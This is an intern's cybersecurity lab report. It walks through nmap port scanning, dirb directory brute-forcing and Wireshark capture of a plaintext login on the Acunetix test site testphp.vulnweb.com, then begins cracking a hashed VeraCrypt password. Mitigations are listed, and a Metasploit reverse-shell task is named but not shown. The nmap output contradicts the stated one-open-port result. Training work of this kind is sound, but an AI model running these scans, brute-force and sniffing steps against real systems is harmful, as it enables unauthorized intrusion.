

SHADOW FOX INTERNSHIP TASK  
MARCH 2025  
RACHURI VALLI SRI NAGA UMA MAHESHWARI

LIST Task Level  
(Beginner):

- 1) Find all the ports that are open on the website  
<http://testphp.vulnweb.com/>
- 2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.
- 3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

BEGINNERS LEVEL

Task1:

Find all the ports that are open in the website <http://testphp.vulnweb.com>,  
Discovering open ports with Nmap on Kali Linux:

Kali Linux is one of the famous operating systems for cybersecurity researchers. This operating system carries Nmap in it by default. Following is the usage of Kali Linux and Nmap to scan open ports:

### Step 1: Opening Kali Linux Terminal

Open a terminal in Kali Linux. You can usually do this by looking in the applications menu, or with a quick keyboard shortcut of Ctrl +Alt+T.

### Step 2: Run the Nmap Command

```
(root@kali)-[~]
└─$ nmap -p- testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 04:46 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.35% done; ETC: 04:48 (0:01:12 remaining)
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.34% done; ETC: 04:48 (0:01:20 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.14% done; ETC: 04:49 (0:01:36 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.68% done; ETC: 04:49 (0:01:38 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 38.10% done; ETC: 04:49 (0:01:39 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 38.28% done; ETC: 04:49 (0:01:40 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 38.37% done; ETC: 04:49 (0:01:41 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 38.42% done; ETC: 04:49 (0:01:41 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.03% done; ETC: 04:49 (0:01:51 remaining)
Stats: 0:03:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.72% done; ETC: 04:52 (0:02:19 remaining)
Stats: 0:04:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.44% done; ETC: 04:52 (0:01:53 remaining)
Stats: 0:05:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.45% done; ETC: 04:53 (0:01:36 remaining)
Stats: 0:06:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.17% done; ETC: 04:53 (0:01:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0025s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
```

to check for open ports on website. Testphp.vulnweb.com  
Nmap (target).

**EXAMPLE:** `nmap -p- testphp.vulnweb.com`

```
65524/tcp open  unknown
65525/tcp open  unknown
65526/tcp open  unknown
65527/tcp open  unknown
65528/tcp open  unknown
65529/tcp open  unknown
65530/tcp open  unknown
65531/tcp open  unknown
65532/tcp open  unknown
65533/tcp open  unknown
65534/tcp open  unknown
65535/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 474.19 seconds
```

Step 3: After waiting for sometime the scan is finished and the ports are scanned, now it's showing the list of open ports found on website. Look over image provided how many ports are open and running and if there is any security risks.

**RESULT: THE RESULT OF THE SCAN SHOWS THAT ONLY PORT 80 , WHICH IS USED FOR HTTP, IS OPEN ON THIS WEBSITE.**

## MITIGATIONS:

1. **CLOSE UNREQUIRED PORTS** : All the unnecessary ports through which the website is allowing access can be closed in order to reduce the attack surface and make it safer.
2. **IMPLEMENT FIREWALL RULES**: Install a firewall that denies access at open ports to harden the network.
3. **REGULAR UPDATES AND PATCH**: the system, applications, and services should be upgraded and patched periodically so that known problems can be eradicated and access to the system be made difficult for intruders.

4. **ACCESS CONTROL** :It restricts the persons who could access open ports so that the attackers cannot gain unauthorized access.

## CONCLUSION:

Checking for open ports on a website is very important for security. We found that only one port was open on the website <http://testphp.vulnweb.com/>. To make the website safer, we need to close unnecessary ports and fix problems. By doing this, we can make our website much safer.

## TASK 2.

2.Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website .

Brute -- Forcing Website Directories with Dirb

Dirb is like a detective tool for finding hidden directories and files on websites:

Step 1: Install Drib (if not already installed)

if you're using kali inux , Dirb might already be installed . If not, you can install it using a command named like this `sudo apt-getinstalldirb`.



## Step 2: Open Terminal

Launch the terminal on your system. This is where you'll run Dirb.

## Step 3: Run Dirb

Type the following command into the terminal, replacing `http://www.example.com`.


with the website you want to search:

`dirb http://www.example.com.`



## Step 4: Wait for Results

Dirb will start searching the website for hidden directories and files. This might take a little time, so be patient.



### Step 5: Analyze the Results

Dirb will output a list of all the directories and files it found. Most of them are hidden and not directly linked to the major pages of the website.

### Step 6: Analyze the Findings

Go through the list of the directories and files. You might find some interesting ones that could lead you to additional information or vulnerabilities.

### Step 7: That's it

Keep in mind that brute-forcing websites without permission is a huge crime . Only use Dirb on websites you own or have explicit permission to test.

### **MITIGATION:**

- Lockout policies have to be set and activated on the user accounts in order to protect against brute-force attacks.
- Using CAPTCHA challenges on login forms and sensitive parts of the website may somewhat impede the brute-force attacks launched via automated scripts.
- There shall be monitoring of IP addresses for Anomaly-based Detection and blocked as necessary.
- Conduct regular security audits and penetration tests to identify and address vulnerabilities in the web application, including weaknesses that could be exploited in brute-force attacks.

### **CONCLUSION:**

By utilizing and doing brute forcing, potential directories present on the website <http://testphp.vulnweb.com/> can be discovered. This process helps in identifying hidden or non-linked directories, which may contain sensitive or vulnerable information.

TASK 3:

Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Wireshark is a powerful network analysis tool that allows you to capture and analyze network traffic in real-time. Here's how to use Wireshark on Linux to intercept network traffic:

### Step 1:

Your Linux system may not have Wireshark pre-installed. If that is the case, you can easily install using your distribution's package manager. On Ubuntu, a Debian-based distribution, for instance, this is the command to run.


`sudo apt-get install wireshark.`

A terminal window with a dark background. The prompt is `(root@kali)-[~]`. The command `sudo apt-get install wireshark` has been entered, and the cursor is at the end of the line.

```
(root@kali)-[~]  
# sudo apt-get install wireshark
```

### Step 2: Launch Wireshark


Open a terminal window on your Linux system and type `wireshark`. This will launch the Wireshark application.

A terminal window with a dark background. The prompt is `(root@kali)-[~]`. The command `wireshark` has been entered, and the cursor is at the end of the line. A menu bar with `File Actions Edit View Help` is visible at the top of the terminal window.

```
File Actions Edit View Help  
(root@kali)-[~]  
# wireshark
```

### Step 3: Select Network Interface

When you start Wireshark, you will be asked to select the network interface from which you want to capture the traffic. You would need to select the appropriate interface that links to the network you want to monitor. So in case of being connected via Ethernet, then select the Ethernet interface.



#### Step 4: Start

**Capturing Traffic** After you've picked your network interface, hit the "Start" button or press Ctrl + E. This will get Wireshark to start capturing data on the interface you selected.



Step 5: Start Your Browser to Search Open your browser (like Mozilla Firefox) and go to this site <http://test.php.vulnweb.com/> . Log in with some fake credentials.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

If you are already registered please enter your login information below:

Username :

Password :


login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.


## Step 6: Analyze Traffic

As packets are captured, Wireshark will display them in real-time in the main window. Look through the captured packets to identify any interesting traffic, such as HTTP requests or other protocols commonly used for transmitting credentials.



## Step 7 : Filtering Traffic (Optional)

If you are interested in the specific types of traffic only, apply filters to narrow down the packets shown. Wireshark has a display filter bar where you will enter your filter expression on the type of protocol or IP address that you want to filter out.



Step 8: View POST packet.

Look out the packet starting with POST/userinfo.php

Select the particular packet and look out for its details

Select the HTTP Form URL Encoded section and expand it.

We can able to find the username and password which we have given in the site.

```
Wireshark - Follow HTTP Stream (tcp.stream eq 1) - eth0

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

uname=test&pass=test
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Date: Sat, 26 Oct 2024 13:27:19 GMT
Server: nginx/1.19.0
Set-Cookie: login=test%2Ftest
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Transfer-Encoding: chunked

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
-->
</script>
</html>
```

Step 10: Exit Wireshark.

## MITIGATION:

- Encrypt sensitive data transmitted over the network using encryption protocols such as TLS/SSL.
- Ensure that sensitive information, such as credentials, is transmitted using secure protocols like HTTPS
- SSH, or SFTP,
- Segment the network into separate zones with strict access controls to limit the exposure of sensitive information.
- Educate employees about the risks associated with intercepting network traffic and stealing credentials.
- Keep network infrastructure, systems, and applications up to date with the last security patches and updates

QUESTION:

Find the credentials that were transferred through the network.

**USERNAME: test**

**PASSWORD: test**

## Task Level (Intermediate):

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.



2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

### TASK 1.


A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.

Given files we have:

 shadowfox veracrypt	14-01-2024 23:23	Text Document	10,240 KB
 encoded.txt	14-01-2024 23:19	Text Document	1 KB

Step 1: Decode the Password Retrieve the encoded password from the file encoded.txt.


Step 2: Decode the encoded password using the specified method (e.g., MD5hash decoding) to obtain password123 .



### Step 3: Install and Configure VeraCrypt:

Download and install the VeraCrypt setup file provided.


Launch VeraCrypt and configure it with appropriate settings.




### Step 4: Launch VeraCrypt



